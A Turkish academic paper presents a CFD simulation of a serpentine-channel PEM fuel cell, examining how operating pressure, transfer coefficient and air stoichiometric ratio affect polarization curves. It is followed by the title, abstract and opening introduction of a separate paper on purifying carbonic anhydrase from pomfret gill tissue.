Fosil yakıtların tüketimi, gelişmekte olan ülkelerin sanayileşmesi ve dünya nüfusunun artması nedeniyle son yıllarda fazlaca artmaktadır [1]. Fosil yakıt rezervleri sonludur ve tüketilecektir, ayrıca fosil yakıtların kullanılmaya devam edilmesi küresel ısınma ve iklim değişikliğine neden olacaktır [2]. Gelecekteki güç sistemi olarak yakıt hücresinin önemi tartışılmaktadır çünkü yakıt hücresi sistemi sürdürülebilir, temiz ve çevre dostu bir gelecek için gelişmiş bir güç sistemidir [2].

Yakıt hücresi elektrokimyasal bir dönüştürücüdür [3]. Kimyasal enerjiyi elektrik enerjisine dönüştürür, uygun yakıt ve oksidan sağlandığı sürece çalışmaya devam eder [3].

Proton değişim membranlı yakıt hücreleri (PEMFC'ler) yüksek güç yoğunluğu, hızlı başlangıç ve yüksek verimlilik özellikleri nedeniyle ticari güç kaynakları için en umut verici adaylardan biridir [4]. Literatür incelendiğinde deneysel, analitik yöntemler ve hesaplamalı akışkanlar mekaniği çözümleri ile karşılaşılmakta ve yakıt hücresi sisteminin verimliliği, dayanıklılığı ve güvenilirliğini arttırmak için çalışmalar yapılmaktadır.


Su ve ark. [4] termal-hidrolik denklemlerden ve elektrokimyasal denklemlerden oluşan üç boyutlu izotermal olmayan yakıt hücresi modelini CFD kullanarak incelemişlerdir. Farklı çalışma koşullarının yüksek sıcaklıktaki proton değişim membranı yakıt hücresinin performansı üzerindeki etkileri araştırılmıştır. İncelenen parametreler giriş gazı sıcaklığı, sistem basıncı ve giriş gazı akış hızıdır. Yakıt hücresi performansı giriş sıcaklığı, sistem basıncı ve akış hızındaki artış ile artar. Modelin doğruluğunu değerlendirmek için yapılan deneylerin, performans eğrileri ile uyumlu olduğu görülmüştür. Hesaplama sonuçlarına dayanarak akış kanalındaki yakıt dağılımı, sıvı su doymunluğu dağılımı, membran iletkenliği, sıcaklık değişimi vb. özellikler simüle edilebilir. Al-Baghdadi ve Al-Janabi [5] tek fazlı, izotermal olmayan, üç boyutlu, kapsamlı bir CFD modeli geliştirmişlerdir. Sıcaklık, basınç, stokiometrik akış oranı, gaz kanallarının genişliği, GDL kalınlığı, membran kalınlığı, GDL porozitesi, GDL termal iletkenliği parametrelerinin yakıt hücresi performansı üzerindeki etkileri detaylı şekilde incelenmiştir. Modelde yerel akım yoğunluğu dağılımının daha iyi tahmin edilmesi için, bir akım-voltaj algoritması uygulanmıştır. Analiz deneysel olarak çalışılmayan karmaşık elektrokimyasal ve taşınım olayının anlaşılmasına ve sınırlayıcı adımlar ile bileşenlerin tanımlanmasına yardımcı olmuştur. Yuan ve ark. [6] çalışma parametrelerinin performans üzerindeki etkilerini incelemek için üç boyutlu çok fazlı tipik bir dokuz katmanlı yakıt hücresi modeli geliştirmişlerdir. Sonuçlar polarizasyon eğrileri şeklinde verilmiştir. Yüksek çalışma basıncının yüksek performans elde etmeye yardımcı olduğu ancak özellikle mühendislik uygulamalarında yüksek basınçlı operasyon seçerken işletme maliyeti, sistem hacmi gibi önemli konuların dikkate alınması gerektiği, çalışma sıcaklığının artmasının hücre performansının artmasına sebep olduğu çünkü yüksek sıcaklığın su yönetimini iyileştirerek elektro-kimyasal reaksiyon hızını arttırdığı, ancak anot ve katot nemlendirilmesi düzgün yapılmadığı takdirde elektrotta su eksikliğine sebep olacağı, anot nemlendirilmesinin katot nemlendirilmesinden daha önemli olduğu, en iyi performansın hidrojen tamamen nemlendirilirken orta havadaki bağıl nemde ortaya çıktığı, hava stokiometrik oranının artmasıyla performansın iyileştiği ancak membran dehidrasyonuna sebep olunmaması için optimum bir hava stokiometrik oran değeri olması gerektiği sonuçlarına varılmıştır. Wang ve ark. [7] PEM yakıt hücresi performansı üzerinde farklı çalışma parametrelerinin etkilerini deneysel olarak incelemişlerdir. Anot tarafında saf hidrojen ve katot tarafında hava kullanılmıştır. Performans üzerindeki etkilerin gösterildiği polarizasyon eğrileri ile deneysel sonuçlar sunulmuştur. Ek olarak bir üç boyutlu yakıt hücresi modeli sunulmuş ve sonuçlar deney sonuçları ile kıyaslanmıştır. PEM yakıt hücresi performansının yeterli nemlendirme sağlandığında çalışma sıcaklığının artmasıyla arttığı gözlemlenmiştir. Anot nemlendirme sıcaklığının performans için önemli bir etken olduğu ve düşük akım yoğunluğu bölgesinde nemlendirme derecesi ne kadar düşük olursa performansın o kadar düştüğü, yüksek akım yoğunluklarında etkisinin önemli olmadığı sonucuna varılmıştır. Katot nemlendirme sıcaklığının da özellikle yüksek akım yoğunluklarında performans üzerinde önemli bir etkisi görülmemiştir. Basınç artışıyla performansın arttığı gözlemlenmiştir. Modelleme sonuçları deneysel verilerle karşılaştırıldığında farklı yakıt hücresi sıcaklıklarında uyumlu sonuçlar, farklı çalışma basınçlarında ise düşük ve orta akım yoğunluklarında uyumlu sonuçlar gözlenirken, yüksek akım yoğunluklarında ise sonuçlar arasında farkın arttığı görülmüştür. Askaripour [8] PEM yakıt hücresi için iki fazlı bir akış modeli geliştirmiştir. Model türlerin taşınması, enerji ve elektrokimyasal denklemlere dayanmaktadır. Çalışmada sıcaklık, basınç, nem ve stokiometrik oranların etkileri araştırılmıştır. Çalışma koşullarının performansa etkisi incelenmiştir. Hücre performansı, stokiometrik orandaki ve katot tarafının giriş nemindeki değişikliklerle değişmektedir. Anot giriş neminin artırılması performansı önemli ölçüde arttırmıştır. Yüksek hücre basınçları düşük akım yoğunluklarında hücre performansını arttırırken, orta ve yüksek akım yoğunluklarında performansı azaltmıştır. Anot stokiometrik oranının artırılması orta ve yüksek akım yoğunluklarında performansı iyileştirmektedir. Hücre sıcaklığının artırılması orta ve yüksek akım yoğunluklarında performansı önemli ölçüde arttırmıştır. Kahveci ve Taymaz [9] proton değişim membranı yakıt hücresinin (PEMFC) performansını araştırmak için üç boyutlu, tek fazlı bir model kurmuşlardır. Model 333-353 K sıcaklık aralığında, 1-3 atm basınç aralığında, gaz difüzyon tabakası (GDL) gözenekliliği 0.3-0.6 aralığında, hem anot hem de katot bağıl nemi 10-100% aralığında çalıştırılmıştır. Akım yoğunluğu ve güç yoğunluğu bu değişken işlem parametrelerine göre ölçülmüştür. Sayısal simülasyon FLUENT hesaplamalı akışkanlar dinamiği (CFD) yazılımına dayanan bir PEM yakıt hücresi modeli ile gerçekleştirilmiştir. Genel polarizasyon eğrileri artan basınçla pozitif bir artış göstermektedir. İyileştirilmiş performansların bir başka nedeni de, artan çalışma basıncına sahip reaktif gazların kısmi basınç artışıdır. Bir PEM yakıt hücresi performansının, kısmi basınç ve reaktif gazların yayılmasından dolayı işletme basıncının artmasıyla arttığı ve kütle

taşıma direncinin azalmasına neden olduğu bulunmuştur. Çalışma sıcaklığı, yakıt hücresi performansını arttırmak için yararlıdır ancak zarin aşırı ısınması nedeniyle çalışma sıcaklığı 363 K'den yüksek olmamalıdır. GDL gözenekliliği arttıkça hücre performansının da arttığı gözlemlenmiştir. Sonuçlar maksimum güç yoğunluğuna 0.6 GDL gözenekliliği, 3 atm basınç, 100% anot bağıl nemi ve 10% katot bağıl neminde ulaşıldığını göstermiştir. Ayrıca simülasyon sonuçları literatürde bildirilen deneysel veriler ile karşılaştırılmış ve model ile deneysel sonuçlar arasında iyi bir uyum sağlanmıştır.

Bu çalışmada çeşitli çalışma koşullarında hücre performansını incelemek için Hesaplamalı Akışkanlar Dinamiği (HAD) yöntemi kullanılmıştır. Çalışma parametrelerinin yakıt hücresi performansı üzerindeki etkilerini çözmek için üç boyutlu, serpantin kanallı PEM yakıt hücresi, kararlı halde ve tek fazlı analiz edilmiştir. Modelleme sonuçları yakıt hücrelerinde performans karakterizasyonunu gösteren polarizasyon eğrileri şeklinde verilmiştir ve bulgular sunulmuştur.


II. MATEMATİKSEL MODEL

Yakıt hücresi modeli, bilgisayar destekli çizim programı 'Ansys Design Modeler' katı model çizim programı vasıtasıyla oluşturulmuştur, **Şekil 1**'de sunulmaktadır. Fiziksel model membran, katalizör tabakaları, gaz difüzyon tabakaları, gaz kanalları ve akım toplayıcı plakalardan oluşmaktadır.



Şek. 1. PEM yakıt hücresi fiziksel modeli

Yakıt pili biri negatif (anot) ve diğeri pozitif (katot) olmak üzere iki elektrottan oluşmaktadır. Hidrojen yakıt pilinin anot kısmına oksijen ise katot kısmına giriş yapmaktadır. Katalizörün etkisiyle hidrojen atomları proton ve elektronlarına ayrılmaktadır. Ayrılan elektronlar bir elektrik devresinin içerisinde geçerek elektrik akımı oluşturmaktadır. Protonlar ise, elektrolit arasından katoda doğru hareket etmektedirler. Devresini tamamlayan elektronlar tekrar hidrojenin protonuna bağlanır ve oksijenle birleşerek saf su buharı ve ısı meydana getirirler [10]. PEM yakıt hücresinin temel yapısı ve çalışma prensipleri **Şekil 2**'de verilmiştir [11].



Şek. 2. PEM yakıt hücresinin çalışma prensibinin şematik gösterimi [11]


Çalışmada analiz edilen PEM yakıt hücresinin boyutları, Le ve Zhou [12]'nin yapmış oldukları sayısal çalışmadan alınmış, **Tablo 1**'de verilmiştir.

Tablo 1. PEM yakıt hücresinin geometrik boyutları [12]

Parça Adı	Yükseklik (mm)	Genişlik (mm)	Uzunluk (mm)
Gaz Akış Kanalları	1	1	115
Gaz Difüzyon Tabakaları	0,3	13	20
Katalizör Tabakaları	0,01	13	20
Membran	0,05	13	20
Akım Toplayıcı Plaka	2	13	20
Toplam Hücre	4,67	13	20

Oluşturulan yakıt hücresi 9 hacim bölgesinden meydana gelmiş, anot ve katot akım toplayıcı plakalar katı (solid), membran, katalizör tabakaları, gaz difüzyon tabakaları ve gaz akış kanalları akışkan (fluid) olarak modellenmiştir.

Çalışmada PEM yakıt hücresine ait ağ yapısı 'Ansys ICEM CFD' aracılığıyla gerçekleştirilmiş, elde edilen ağ yapısı **Şekil 3**'te gösterilmiştir. Ağ yapısı 635888 elemandan oluşmaktadır.



Şek. 3. PEM yakıt hücresine ait ağ yapısı

1. MODEL VARSAYIMLARI

1. PEM yakıt hücresinin kararlı halde çalıştığı.
2. Akış rejiminin laminar olduğu.
3. Reaksiyona giren reaktantların ideal gaz davranışı gösterdiği.
4. Üretilen tüm suların gaz fazı olarak mevcut olduğu ve faz değişimi olmadığı.
5. Membranın tümüyle nemlendirildiği ve protonik iletkenliğin sabit olduğu.
6. Membran, katalizör tabakaları ve gaz difüzyon tabakalarının izotropik geçirgen olduğu.
7. Membranın gazlara karşı geçirgen olmadığı ve reaktan gazların çapraz geçişinin ihmal edildiği.

Tablo 2. Çalışma koşulları [13]

Anot Girişi		
Basınç	3	atm
Sıcaklık	343,15	K
Bağıl Nem	100%	-
Stokiyometrik Akış Oranı	2	
Kütle Akış Oranı	$1,1 \times 10^{-7}$	kg s^{-1}
H_2 Kütle Kesri	0,495	-
H_2O Kütle Kesri	0,505	-
Katod Girişi		
Basınç	3	atm
Sıcaklık	343,15	K
Bağıl Nem	100%	-
Stokiyometrik Akış Oranı	2	
Kütle Akış Oranı	$1,99 \times 10^{-6}$	kg s^{-1}
O_2 Kütle Kesri	0,217	-
H_2O Kütle Kesri	0,0664	-
Çalışma Basıncı	1	atm
Anot Terminal Sıcaklığı	343,15	K
Katod Terminal Sıcaklığı	343,15	K
Referans Akım Yoğunluğu	1	A/cm^2

2. SINIR ŞARTLARI

Ağ ve sınır şartları tanımı ICEM CFD kullanılarak yapıldı ve FLUENT'e verildi. Ayarlanması gereken sınır koşulları anot ve katod akış kanalları için girişler, anot ve katod akış kanalları için çıkışlar ve anot ve katod terminalleridir. Bu çalışmada anot ve katod gaz akış kanalları giriş yüzeylerinde 'kütleli debi giriş' sınır şartı tanımlanmıştır. Anot ve katod gaz kanalları çıkışında 'basınç tanımlı çıkış' sınır şartı kullanılmıştır. Anot terminaline sıfır elektrik potansiyel değeri, katod terminaline sabit bir hücre potansiyel değeri tanımlanmıştır.

3. ÇALIŞMA KOŞULLARI

Modelde kullanılan çalışma koşulları ve elektrokimyasal parametreler **Tablo 2** ve **Tablo 3**'de listelenmiştir [13].

4. ÇÖZÜM PROSEDÜRÜ

Model ANSYS/FLUENT yazılımı ile çözülmüştür. FLUENT süreklilik, momentum ve enerji korunum denklemlerini çözer. PEM yakıt hücrelerinde meydana gelen akış, ısı transferi, elektrokimyasal reaksiyonlar ve diğer etkilerin (membran su taşıma ve sıvı suyun oluşumu için modeller dahil) hesaplanması PEM Yakıt Hücresi Modülü kullanılarak yapılır. PEM yakıt hücresi modülü kullanıcı ara yüzüne (define/models/addon-module) komutu kullanılarak yüklenir. Yakıt hücreleri ve elektroliz modülünden PEMFC seçilir [14]. Basınç-hız eşleşmesi için çözüm prosedürü SIMPLE algoritmasına dayandırılmıştır. Uygun sınır koşulları ile korunum denklemleri sonlu hacim yöntemi kullanılarak çözülmüştür [13].

III. SONUÇLAR VE TARTIŞMA

Çalışma basıncı, dönüşüm katsayısı ve stokiyometrik akış oranı parametrelerini içeren çalışma koşullarındaki değişikliklerin PEM yakıt hücresi performansı üzerindeki etkileri polarizasyon eğrileri ile değerlendirilmiştir.

1. DOĞRULAMA ÇALIŞMASI


Bu çalışmada geliştirilen modeli doğrulamak için, simülasyon sonuçları daha önce elde edilen sonuçlarla karşılaştırılmıştır. Karşılaştırma çalışması için **Tablo 2** ve **Tablo 3**'teki çalışma koşulları ve elektrokimyasal parametreler kullanılmıştır. Sınır şartı olarak katod terminaline uygulanan hücre voltajı

sırasıyla 0,4-0,5-0,6-0,7-0,8 ve 0,9 V olarak değiştirilerek hücre karakteristiğini ifade eden polarizasyon eğrileri elde edilmiştir. Sonuçlar arasındaki uyum Şekil 4'teki polarizasyon eğrilerinde görülmektedir.

Tablo 3. Elektrokimyasal parametreler [13]

Parametre	Değer	Birim
Anot		
Referans Akım Yoğunluğu	2465,598	A/m^2
Referans Mol Konsantrasyonu	0,5465	$Kmol/m^3$
Konsantrasyon Üssü	0,5	
Dönüşüm Katsayısı	2	
Katot		
Referans Akım Yoğunluğu	$1,8081 \times 10^{-3}$	A/m^2
Referans Mol Konsantrasyonu	0,00339	$Kmol/m^3$
Konsantrasyon Üssü	1	
Dönüşüm Katsayısı	2	
Diğer Parametreler		
Hidrojen Referans Diffüzitesi	11×10^{-5}	$m^2 s^{-1}$
Oksijen Referans Diffüzitesi	$3,2 \times 10^{-5}$	$m^2 s^{-1}$
Su Referans Diffüzitesi	$7,35 \times 10^{-5}$	$m^2 s^{-1}$
Diğer Türlerin Referans Diffüzitesi	$1,1 \times 10^{-5}$	$m^2 s^{-1}$
Açık Devre Voltajı	1	V
Membran Gözenekliliği	0,5	
GDL Gözenekliliği	0,5	
Katalizör Gözenekliliği	0,5	
GDL Geçirgenliği	$1,76 \times 10^{-11}$	
Membran Geçirgenliği	$1,76 \times 10^{-11}$	
Eşdeğer Membran Ağırlığı	$1,1 \times 10^3$	kg/kmol
Membran protonik iletim katsayısı	1	
Membran protonik iletim üssü	1	
Gaz Difüzyon Tabaka viskoz direnci	1×10^{12}	m^{-2}
Katalizör Tabaka viskoz direnci	1×10^{12}	m^{-2}


Ayrıca sonuçlar Wang ve ark. [7] elde ettikleri deneysel sonuçlarla da karşılaştırılmış ve özellikle düşük hücre voltaj değerlerinde sonuçlar arasında farklılıklar görülmüştür. Wang ve ark. yapmış oldukları deneysel çalışma $70^\circ C$ çalışma sıcaklığı, 3 atm basınç altında tamamen nemlendirilmiş reaktanlar kullanılarak elde edilmiş olup, özellikle ohmik kayıp ve konsantrasyon kayıp bölgelerinde çalışmadaki sonuçlardan sapmalar göstermiştir. Bu oluşan farklılıkların, deneylerde kullanılan yakıt hücresinin parçalarına ait yoğunluk, özgül ısı, ısı iletkenlik gibi fiziksel özelliklerin bilinmemesi ve sayısal analizlerin tek fazlı olarak yapılmasından kaynaklanmaktadır [13].



Şek. 4. Polarizasyon eğrilerinin karşılaştırılması

2. ÇALIŞMA BASINCININ ETKİSİ

PEM yakıt pilleri ile ilgili literatür incelendiğinde görülmektedir ki çalışma basıncının hücre performansı üzerindeki etkisi önemli bir husustur. Burada hücre çalışma basıncı 1 atm, 2 atm ve 3 atm olarak değiştirilerek parametrenin yakıt hücresi performansı üzerindeki etkileri incelenmiştir. Çalışmada basıncın performans üzerindeki etkileri incelenirken diğer parametreler sabit tutulmuştur. Elde edilen polarizasyon eğrileri **Şekil 5**'te verilmiştir.



Şek. 5. Çalışma basıncının polarizasyon eğrisi üzerine etkisi


Şekilde görüldüğü gibi çalışma basıncının artması hücre performansını arttırmıştır. Literatür incelemelerinde de görülür ki genel polarizasyon eğrileri, basınç arttıkça pozitif olarak değişir. Çalışma basıncının artması nedeniyle hücre performansındaki iyileşme, reaktif gazların yayınımlarını artırarak, kütle taşınım direnci probleminin azaltılmasıyla açıklanabilir [9]. Temel olarak daha yüksek basınçlar oksijeni ve hidrojeni elektrolitle temasa geçmeye zorlar ve bu da kütle taşınımını kaybını azaltır [5]. İyileştirilmiş performansların bir başka nedeni de, artan çalışma basıncına sahip reaktif gazların kısmi basınç artışıdır [7]. Bununla birlikte PEM yakıt hücresi sistemi için, daha yüksek çalışma basıncı seviyelerinde yüksek performans elde edildiği ancak özellikle mühendislik uygulamalarında yüksek basınçlı operasyon seçerken işletme maliyeti, sistem hacmi gibi önemli konuların dikkate alınması gerektiği vurgulanmıştır. Gerçekte birçok PEM yakıt hücresi normal atmosfer basıncında çalışır. Yüksek basınçlı işlem kesinlikle yüksek hücre performansına yol açmaz, aslında yakıt hücresi sisteminin çalışma ihtiyacına bağlıdır [6].

3. DÖNÜŞÜM KATSAYISININ ETKİSİ

Bu çalışmada **Tablo 3**'teki anotta ve katotta 2 olan dönüşüm katsayısı değeri değiştirilerek parametrenin yakıt hücresi performansı üzerindeki etkisi incelenmiştir. Dönüşüm katsayısının performans üzerindeki etkileri incelenirken diğer parametreler sabit tutulmuştur. Sınır şartı olarak katot terminaline uygulanan hücre voltajı sırasıyla 0,4-0,5-0,6 ve 0,8 olarak değiştirilerek hücre karakteristiğini ifade eden polarizasyon eğrileri elde edilmiştir. Dönüşüm katsayısının etkisini incelerken anotta ve katotta alınan değerler **Tablo 4**'te verilmiştir. Elde edilen polarizasyon eğrileri **Şekil 6**'da verilmiştir.

Tablo 4. Dönüşüm katsayısı etkisi çalışmasında kullanılan değerler

Anot	Katot
2	1,5
2	1
1,5	2
1,5	1,5
1,5	1
1	2
1	1,5
1	1




Şek. 6. Dönüşüm katsayısının polarizasyon eğrisi üzerine etkisi

Şekil 6’da görüldüğü gibi dönüşüm katsayısı değeri hücre performansını önemli ölçüde etkilemektedir. $0,718783 \text{ W/cm}^2$ değerindeki maksimum güç yoğunluğuna sınır şartı olarak katot terminaline uygulanan hücre voltajı 0,5 V iken ve anotta ve katotta dönüşüm katsayısı değeri 2 iken ulaşılmıştır.

4. STOKİYOMETRİK AKIŞ ORANININ ETKİSİ

Stokiyometrik akış oranının etkisi PEM yakıt hücrelerinin performansını etkileyen önemli bir parametredir. Bu çalışmada sadece hava stokiyometrik akış oranının etkisi incelenmiştir. Hidrojen stokiyometrik akış oranı 2 alınmış ve hava stokiyometrik akış oranı sırasıyla 1,5-2-2,5-3 alınarak hesaplama için kullanılmıştır. Stokiyometrik akış oranının performans üzerindeki etkileri incelenirken diğer parametreler sabit tutulmuştur.

Stokiyometrik akış oranı, hücrede su yönetimi üzerinde önemli bir etkiye sahiptir [5]. Hava stokiyometrik akış oranının hücre performansı üzerine etkisinin iki açıklaması vardır. İlk olarak, daha yüksek bir hava akış hızı daha yüksek bir oksijen konsantrasyonuna yol açar ve daha sonra reaksiyon hızını artırır. İkincisi, daha yüksek bir hava akış hızı, katotta su basmasına neden olabilecek aşırı suyun giderilmesine yardımcı olur. Bu iki faktör, hücre performansını verimli bir şekilde geliştirmek için birleşir. Bununla birlikte, eğer hava nemlendirilmesi iyi yapılmazsa, ikinci faktörün daha yüksek bir su uzaklaştırma oranına neden olabileceği ve membranın yavaş yavaş kuruyabileceğinden bahsetmekte fayda vardır. Bu nedenle, çalışma koşullarının optimizasyonu için hava stokiyometrik akış oranının optimum bir değeri sağlanmalıdır [6]. Elde edilen polarizasyon eğrileri Şekil 7’de verilmiştir.



Şek. 7. Stokiyometrik akış oranının polarizasyon eğrisi üzerine etkisi

Hücre performansında düşük akım yoğunluklarında çok az değişiklik gözlenirken yüksek akım yoğunluklarında belirgin şekilde değişiklik gözlenmiştir. $0,7479798 \text{ W/cm}^2$ değerindeki maksimum güç yoğunluğuna sınır şartı olarak katot terminaline uygulanan hücre voltajı $0,4 \text{ V}$ iken ve hava stokiyometrik akış oranı $2,5$ iken ulaşılmıştır.

Özetle, artan oksijen akış hızı, oksijenin mevcudiyetinin pozitif etkisi membran dehidrasyonunun negatif etkisini telafi ederse hücre performansını iyileştirmek için faydalıdır [6].

IV. SONUÇ

Farklı çalışma koşullarının PEM yakıt hücresi performansı üzerindeki etkisini sayısal olarak incelemek için bu çalışmada üç boyutlu, serpantin kanallı PEM yakıt hücresi, kararlı halde ve tek fazlı analiz edilmiştir. Analizde Hesaplamalı Akışkanlar Dinamiği (HAD) yöntemi kullanılmıştır. Çalışılan çalışma koşulları sırasıyla farklı çalışma basıncı, dönüşüm katsayısı ve stokiyometrik akış oranını içerir. Bu çalışmaya dayanarak, aşağıdaki sonuçlar çıkarılabilir:

1. Yapılan doğrulama çalışmasında analiz sonuçlarıyla uyum polarizasyon eğrilerinde gösterilmiştir. Deneysel verilerle sonuçlar arasındaki farklılıkların da deneylerde kullanılan yakıt hücresinin parçalarına ait yoğunluk, özgül ısı, ısı iletkenlik gibi fiziksel özelliklerin bilinmemesi ve sayısal analizlerin tek fazlı olarak yapılmasından kaynaklandığı sonucuna varılmıştır.
2. PEM yakıt hücresinin performansı çalışma basıncının artmasıyla artar. Bunun sebebi artan kısmi basınç ve reaksiyon alanındaki reaktif gazların yayınımla kütle taşınım direnci probleminin azalmasıdır.
3. Hücre performansı, dönüşüm katsayısı değeri ile önemli ölçüde etkilenir. $0,718783 \text{ W/cm}^2$ değerindeki maksimum güç yoğunluğuna sınır şartı olarak katot terminaline uygulanan hücre voltajı $0,5 \text{ V}$ iken ve anotta ve katotta dönüşüm katsayısı değeri 2 iken ulaşılmıştır.
4. Hava stokiyometrik akış oranının etkisiyle hücre performansında düşük akım yoğunluklarında çok az değişiklik gözlenirken yüksek akım yoğunluklarında belirgin şekilde değişiklik gözlenmiştir. PEM yakıt hücrelerinde pratik çalışmayı kolaylaştırmak için optimum bir hava stokiyometrik akış oranı değeri olmalıdır.

KAYNAKLAR

- [1] Macedo-Valencia, J., Sierra, J.M., Figueroa-Ramirez, S.J., Diaz, S.E., Meza, M. 2016. 3D CFD modeling of a PEM fuel cell stack. *International Journal of Hydrogen Energy*, 41: 23425-23433.
- [2] Sopian, K., Daud, W.R.W. 2006. Challenges and future developments in proton exchange membrane fuel cells. *Renewable Energy*, 31: 719-727.
- [3] Baca, C.M., Travis, R., Bang, M. 2008. Three-dimensional, single-phase, non-isothermal CFD model of a PEM fuel cell. *Journal of Power Sources*, 178: 269-281.

- [4] **Su, A., Ferng, Y.M., Shih, J.C. 2010.** CFD investigating the effects of different operating conditions on the performance and the characteristics of a high-temperature PEMFC. *Energy*, 35: 16-27.
- [5] **Al-Baghdadi, M.A.R.S., Al-Janabi, H.A.K.S. 2007.** Parametric and optimization study of a PEM fuel cell performance using three-dimensional computational fluid dynamics model. *Renewable Energy*, 32: 1077-1101.
- [6] **Yuan, W., Tang, Y., Pan, M., Li, Z., Tang, B. 2010.** Model prediction of effects of operating parameters on proton exchange membrane fuel cell performance. *Renewable Energy*, 35: 656-666.
- [7] **Wang, L., Husar, A., Zhou, T., Liu, H. 2003.** A parametric study of PEM fuel cell performances. *International Journal of Hydrogen Energy*, 28: 1263-1272.
- [8] **Askaripour, H. 2019.** Effect of operating conditions on the performance of a PEM fuel cell. *International Journal of Heat and Mass Transfer*, 144: 118705.
- [9] **Kahveci, E.E., Taymaz, I. 2018.** Assessment of single-serpentine PEM fuel cell model developed by computational fluid dynamics. *Fuel*, 217: 51-58.
- [10] **Alkaya, L., Behçet, R., İlkılıç, C. 2008.** Yakıt pilleri ve uygulama alanları. *Doğu Anadolu Bölgesi Araştırmaları Dergisi*, 7(1): 67-71.
- [11] **Kwac, L.K., Kim, H.G. 2008.** Investigation of gas flow characteristics in proton exchange membrane fuel cell. *Journal of Mechanical Science and Technology*, 22: 1561-1567.
- [12] **Le, A.D., Zhou, B. 2008.** A general model of proton exchange membrane fuel cell. *Journal of Power Sources*, 182: 197-222.
- [13] **Özdemir, B. 2012.** Serpantin kanallı PEM yakıt hücresinin sayısal analizi. *Yüksek Lisans Tezi*, G.Ü. Fen Bilimleri Enstitüsü, Makine Mühendisliği Anabilim Dalı, Ankara.
- [14] **Anonim, 2009.** ANSYS FLUENT 12.0 fuel cell modules manual. http://www.afs.enea.it/project/neptunius/docs/fluent/html/fuelcells/main_pre.htm-(Erişim tarihi: 20.03.2019).

PAMOUS ARGENTEUS SOLUNGAÇ DOKUSUNDAN KARBONİK ANHİDRAZ ENZİMİNİN SAFLAŞTIRILMASI VE KARAKTERİZASYONU VE BAZI METAL İYONLARININ ENZİM AKTİVİTESİ ÜZERİNDEKİ ETKİSİ

PURIFICATION AND CHARACTERIZATION OF THE CARBONIC ANHYDRASE ENZYME FROM *PAMOUS ARGENTEUS* GILL TISSUE AND THE EFFECT OF SOME METAL IONS ON ENZYME ACTIVITY

Parham TASLİMİ

Department of Biotechnology, Faculty of Science, Bartın University, 74100, Bartın, Turkey

Mesut ISIK

Department of Pharmacy Services, Vocational School of Health Services, Harran University, 63300, Şanlıurfa, Turkey

ÖZET

Gümüş pomfret veya beyaz pomfret, Ortadoğu, Güney Asya ve Güneydoğu Asya dışındaki kıyı sularında yaşayan bir butterfish türüdür. Türler şimdi Akdeniz'de de görülür ve Süveyş Kanalı üzerinden Lessepsiyen göçünün bir parçası olarak kolonize edilmiştir. Solungaç dokusu metabolik enzimlerin veya telafinin ana bölgesidir, böbrek dokusu destekleyici bir rol oynar. Solungaç dokusunda, karbonik anhidraz enzimleri (CA'lar) H₂O'ya üretim için CO₂'nin HCO₃⁻ ve H⁺ 'ya hidrasyonunu katalize eder. Bu çalışmada CA enzimi, 26.733.60 EU / mg spesifik aktivite, 130.20 saflaştırma katı, toplam 3341.70 EU / mL aktivite ve Sepharose sulfanilamid afinite kolon kromatografisi kullanılarak % 30.50 verimle *Pamous argenteus* solungaçından saflaştırıldı. Enzim saflığını kaydetmek için jel elektroforezi yapıldı ve tek bant görüldü. Optimum sıcaklık ve pH değerleri, sırasıyla 30°C ve 7.5 elde edilen Arrhenius grafiğinden elde edildi. Ayrıca Fe²⁺, Cu²⁺, Co²⁺ ve Pb²⁺ gibi farklı ağır metal iyonlarının CA *Pamous argenteus* solungaç dokusu CA enzim aktiviteleri üzerindeki inhibitör etkileri araştırıldı. Sonuçlarımız metal iyonlarının balık CA enzimleri için sırasıyla düşük milimolar konsantrasyonlarda inhibe edici etkiler gösterdiğini gösterdi. Ağır metaller, biyoakümülyasyonları, toksisiteleri ve kalıcılık özellikleri nedeniyle sucul ekosistemlerdeki önemli toksik bileşiklerdir.

Anahtar Kelimeler: Karbonik anhidraz; *Pamous argenteus*; solungaç; ağır metal; enzim inhibisyonu

ABSTRACT

The silver pomfret or white pomfret is a species of butterfish that lives in coastal waters off the Middle East, South Asia, and Southeast Asia. The species now also occurs in the Mediterranean, having colonized it as part of Lessepsian migration through the Suez Canal. The gill tissue is the main site of metabolic enzymes or compensation, with the kidney tissue playing a supporting role. At the gill tissue, carbonic anhydrase enzymes (CAs) catalyze the hydration of CO₂ to HCO₃⁻ and H⁺ for production to the H₂O. In this work, the CA enzyme was purified from *Pamous argenteus* gill with a specific activity of 26,733.60 EU/mg, purification fold of 130.20, total activity of 3341.70 EU/mL, and a yield of 30.50% using Sepharose sulfanilamide affinity column chromatography. For recording the enzyme purity, gel electrophoresis was performed, and single band was seen. The optimum temperature and pH values were obtained from Arrhenius plot, which obtained 30°C and 7.5, respectively. Also, the inhibitory effects of different heavy metal ions such as Fe²⁺, Cu²⁺, Co²⁺, and Pb²⁺ on CA *Pamous argenteus* gill tissue CA enzyme activities were investigated. Our results indicated that metal ions showed inhibitory effects at low milimolar concentrations for fish CA enzymes, respectively. Heavy metals are the important toxic compounds in aquatic ecosystems due to their bioaccumulation, toxicities, and persistence properties.

Keywords: Carbonic anhydrase; *Pamous argenteus*; gill; heavy metal; enzyme inhibition

1.GİRİŞ

Enzimler incelendiğinde bir reaksiyonun sadece kinetik özelliğini etkilemelerine karşın termodinamik özelliklere etkilerinin olmadığı görülmüştür. Ayrıca enzimler, spesifik katalizleme fonksiyonlarından sorumludurlar. Bir kısım enzimler katalizleme fonksiyonlarını sadece protein yapılarıyla sağlarken, diğer bir kısmı bu görev için ya bir metal iyonu veya kompleks bir organik bileşiğe ihtiyaç duyarlar. Karbonik anhidraz (Karbonat hidroliz; E.C.4.2.1.1), 1933 yılında birbirinden habersiz olarak Meldrum ve Rouhton ile Stadie ve O'Brien tarafından keşfedilmiştir. Enzim ilk olarak, eritrositlerden akciğer kılcal damarlarına bikarbonatın hızlı transferini gerçekleştiren katalitik faktörün arandığı bir

çalışma sonucunda karakterize edilmiştir. CA enzimi, canlı sistemlerde CO₂'nin hidrasyonu ve HCO₃⁻'in dehidrasyonu reaksiyonlarını tersinir olarak katalizleyen önemli bir enzimdir. CA, canlı organizmada hemen hemen her dokuda görülebilir. Karbonik anhidraz (Karbonat hidrolizaz, E.C.4.2.1.1) aktif bölgesinde Zn²⁺ iyonu içeren bir metaloenzimdir. CA enziminin katalitik aktivitesi için Zn²⁺ iyonuna ihtiyaç vardır. Zn²⁺ ihtiva eden enzimler önemli fizyolojik etkilere sahiptir [1-4].

